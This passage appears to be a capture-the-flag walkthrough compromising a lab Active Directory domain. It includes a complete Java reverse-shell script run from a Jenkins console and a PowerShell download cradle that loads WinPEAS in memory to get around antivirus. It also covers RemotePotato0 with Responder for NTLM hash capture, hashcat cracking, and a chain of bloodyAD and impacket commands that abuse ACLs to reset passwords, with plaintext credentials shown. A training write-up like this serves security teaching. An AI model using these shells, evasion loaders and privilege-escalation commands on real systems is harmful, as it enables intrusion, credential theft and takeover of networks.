
Now, going to /script we land on the script console.

String host="10.8.0.2";
int port=4444;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
Socket s=new Socket(host,port);
InputStream pi=p.getInputStream();
InputStream pe=p.getErrorStream();
InputStream si=s.getInputStream();
OutputStream po=p.getOutputStream();
OutputStream so=s.getOutputStream();

while(!s.isClosed()){
    while(pi.available()>0)so.write(pi.read());
    while(pe.available()>0)so.write(pe.read());
    while(si.available()>0)po.write(si.read());
    so.flush();
    po.flush();
    Thread.sleep(50);
    try {
        p.exitValue();
        break;
    }
    catch (Exception e){}
};
p.destroy();
s.close();
We pasted this script in the console and ran it and got the reverse shell on our listener.

Let's run winpeas here but AV is running so we have to bypass it somehow and load the winpeas in memory and execute it. I found a good method.
$b64 = (New-Object Net.WebClient).DownloadString('http://10.8.0.2/wp.b64')
$bytes = [Convert]::FromBase64String($b64)
$asm = [System.Reflection.Assembly]::Load($bytes)
$asm.EntryPoint.Invoke($null, @(,[string[]]@()))
Here is a line-by-line breakdown of exactly what the code is doing:
-
$b64 = (New-Object Net.WebClient).DownloadString('http://10.8.0.3/wp.b64')This line creates a new web client object and uses it to download the contents of a file hosted athttp://10.8.0.3/wp.b64. It saves whatever text is in that file into the variable$b64. The.b64extension implies the file contains Base64-encoded text. -
$bytes = [Convert]::FromBase64String($b64)This takes the Base64 string downloaded in the previous step and decodes it back into its original raw format, which is an array of bytes. It stores this byte array in the$bytesvariable. -
$asm = [System.Reflection.Assembly]::Load($bytes)This is the core of the "fileless" technique. It takes the raw byte array and uses .NET Reflection to load it directly into the memory space of the current PowerShell process as a .NET assembly (typically a compiled.exeor.dllfile). -
$asm.EntryPoint.Invoke($null, @(,[string[]]@()))Finally, this line locates the main entry point of the newly loaded assembly (similar to aMain()function in C#) and executes it. The@(,[string[]]@())part is simply passing an empty array of string arguments to the program, simulating running a program from the command line without adding any extra parameters.

In the share we saw IT_tickets folder it had some tickets. And one of the tickets was this .

But the problem is, his password was removed from registry so it's only in lsass but unless we aren't admin we can't dump it.

But winpeas output showed one more thing that stands out that it is currently logged in the system. So, we can try for remotepotato.
https://github.com/antonioCoco/RemotePotato0
What RemotePotato0 Does
- Potato spawns a fake intercom station (RogueOxidResolver on port 9999) — it sets up a fake "directory" that says "hey, the intercom server is over at Kali's IP"
- Socat is the redirect sign — when Windows looks up where the intercom is (port 135 on Kali), socat says "oh that's actually back at the DC on port 9999" — pointing back to potato's fake station
- Potato tricks j.dillon's session — it sends a DCOM activation request INTO j.dillon's active session (session 1), forcing his session to pick up the intercom
- j.dillon's session automatically authenticates — Windows automatically proves j.dillon's identity using NTLM when connecting to the intercom
- Responder catches the proof — Responder is sitting on Kali pretending to be a legitimate server, and captures j.dillon's NTLM credentials as they fly past
Why it needed socat
The DC is Windows Server 2019 which blocks local loopback for this trick — so the fake intercom directory HAD to be on a remote machine (Kali), with socat bouncing it back. That's why it kept failing without socat properly running first.
sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:192.168.178.174:9999
sudo responder -I tun0 -v
.\potato.exe -m 2 -x 10.8.0.2 -p 9999 -l 8888 -s 1

We got the NTLMv2 hash, let's crack it using hashcat.
hashcat -m 5600 j.dillon_hash /usr/share/wordlists/rockyou.txt

we got the creds for j.dillon : novafire2008

Let's take a look over bloodhound, what privileges we have.

We have WriteOwner privileges over the IT HELPDESK group and this group has force change password over many users.

Of all these users, l.thompson is important since he is in the Remote Management Users group. So, let's move forward to changing the password for this user.
Let's first make ourselves the owner of it helpdesk.
bloodyAD -u j.dillon -p novafire2008 -d novacart.local --host 192.168.178.174 set owner 'IT Helpdesk' j.dillon

Since we are owner now we have to add ourselves to this group but before it we need to grant ourselves WriteDACL first.
impacket-dacledit novacart.local/j.dillon:novafire2008 -dc-ip 192.168.178.174 -principal j.dillon -target 'IT Helpdesk' -action write -rights FullControl

Now, we can add ourselves to the group and change the password.
bloodyAD -u j.dillon -p novafire2008 -d novacart.local --host 192.168.178.174 add groupMember 'IT Helpdesk' j.dillon
bloodyAD -u j.dillon -p novafire2008 -d novacart.local --host 192.168.178.174 set password l.thompson 'Password123!'

Now, let's test the creds using nxc

This account is disabled, we need to enable it first. We found an IT support group too which has only one member d.barowski . Let's check the write privileges of this user using bloody ad
bloodyAD -u d.barowski -p kubarow -d novacart.local --host 192.168.178.174 get writable --detail
We got what we wanted, d.barowski has write privileges over userAccountControl of l.thompson, so let's flip it.

bloodyAD --host 192.168.178.174 -d novacart.local -u d.barowski -p kubarow remove uac l.thompson -f ACCOUNTDISABLE

It worked now, let's try the creds now.

This shows we can winrm now with this user.

evil-winrm -i 192.168.178.174 -u 'l.thompson' -p 'Password123!'
With this we got our user flag.
Let's run winpeas again the same way we did on svc_jenkins to bypass the AV.
$b64 = (New-Object Net.WebClient).DownloadString('http://10.8.0.2/wp.b64')
$bytes = [Convert]::FromBase64String($b64)
$asm = [System.Reflection.Assembly]::Load($bytes)
$sw = New-Object System.IO.StringWriter
[Console]::SetOut($sw)
[Console]::SetError($sw)
try {
    $asm.EntryPoint.Invoke($null, @(,[string[]]@()))
} catch {
    "ERROR: " + $_.Exception.Message
}
[Console]::Out.Flush()
$output = $sw.ToString()
$output.Length
$output
But we had to store the result in a variable and output the winpeas result like this because:-
WinPEAS writes directly via Console.WriteLine(), but in a remote WinRM session that raw console stream often doesn't flow back through the PowerShell remoting pipeline the way Write-Host/pipeline output does. So, we just wrote the result to $output variable and printed it.
Winpeas caught a powershell history file let's take a look what's in it.

We found that emails and an xml file was deleted. Just rm was used over xml file, so it might be in recycle bin.

Let's take a look at recycle bin.

there is a folder with RID of l.thompson(1129) let's restore it.
Copy-Item 'C:\$Recycle.Bin\S-1-5-21-3314170591-2632404997-3798122088-1129\$R*.xml' -Destination C:\Users\l.thompson\Documents\recovered.xml -ErrorAction SilentlyContinue
.png)
It's great we got the exported keepass database with plaintext creds sitting in this xml file.


The two creds are:-
j.clark : pa$$w0rd7383
cliff.b : safEpAss69
cliff.b is also a member of remote management users. Let's login and enumerate, since we saw in one of the IT_tickets some important information.

We got an email sitting in desktop of this user.

It tells us about three scripts and on executing them we might get greater privileges. So, let's find and execute them.



Let's rerun the bloodhound collector and check what changes have been made.

We can see from here we now have GenericWrite over SENIOR DEV OPS and GenricAll over DEV OPS
.png)
we have write privilege over almost every attribute of m.mignola, so what can we do is let's write it's OU to DEV OPS where we have GenericAll and then we will be able to change the password of this user.
We chose this m.mignola user only as she is a member of RDP as well as unix support group which stood out when comparing to other users.

bloodyAD --host 192.168.178.174 -d novacart.local -u cliff.b -p 'safEpAss69' set object m.mignola distinguishedName -v "CN=Mike Mignola,OU=Dev Ops,DC=novacart,DC=local"

Now, since we have genericAll over m.mignola let's change her password.
bloodyAD --host 192.168.178.174 -d novacart.local -u cliff.b -p 'safEpAss69' -s set password m.mignola 'NewP@ssw0rd123!'
this was failing as LDAPS was being reset by the DC. So, I decided to do this by requesting tgt for cliff.b and then using kerberos auth to carry out the password change.
impacket-getTGT novacart.local/cliff.b:'safEpAss69' -dc-ip 192.168.178.174

export KRB5CCNAME=cliff.b.ccache
bloodyAD --host DC.novacart.local -d novacart.local -k set password m.mignola 'Password123!'

So, with this password change was successful, we verified through nxc too.

Now, let's RDP into the system using these creds.
xfreerdp /u:m.mignola /p:'Password123!' /v:192.168.178.174 /dynamic-resolution

We got the access to RDP, let's enumerate I am able to see that recycle bin here is filled too, so, let's first restore the recycle bin.
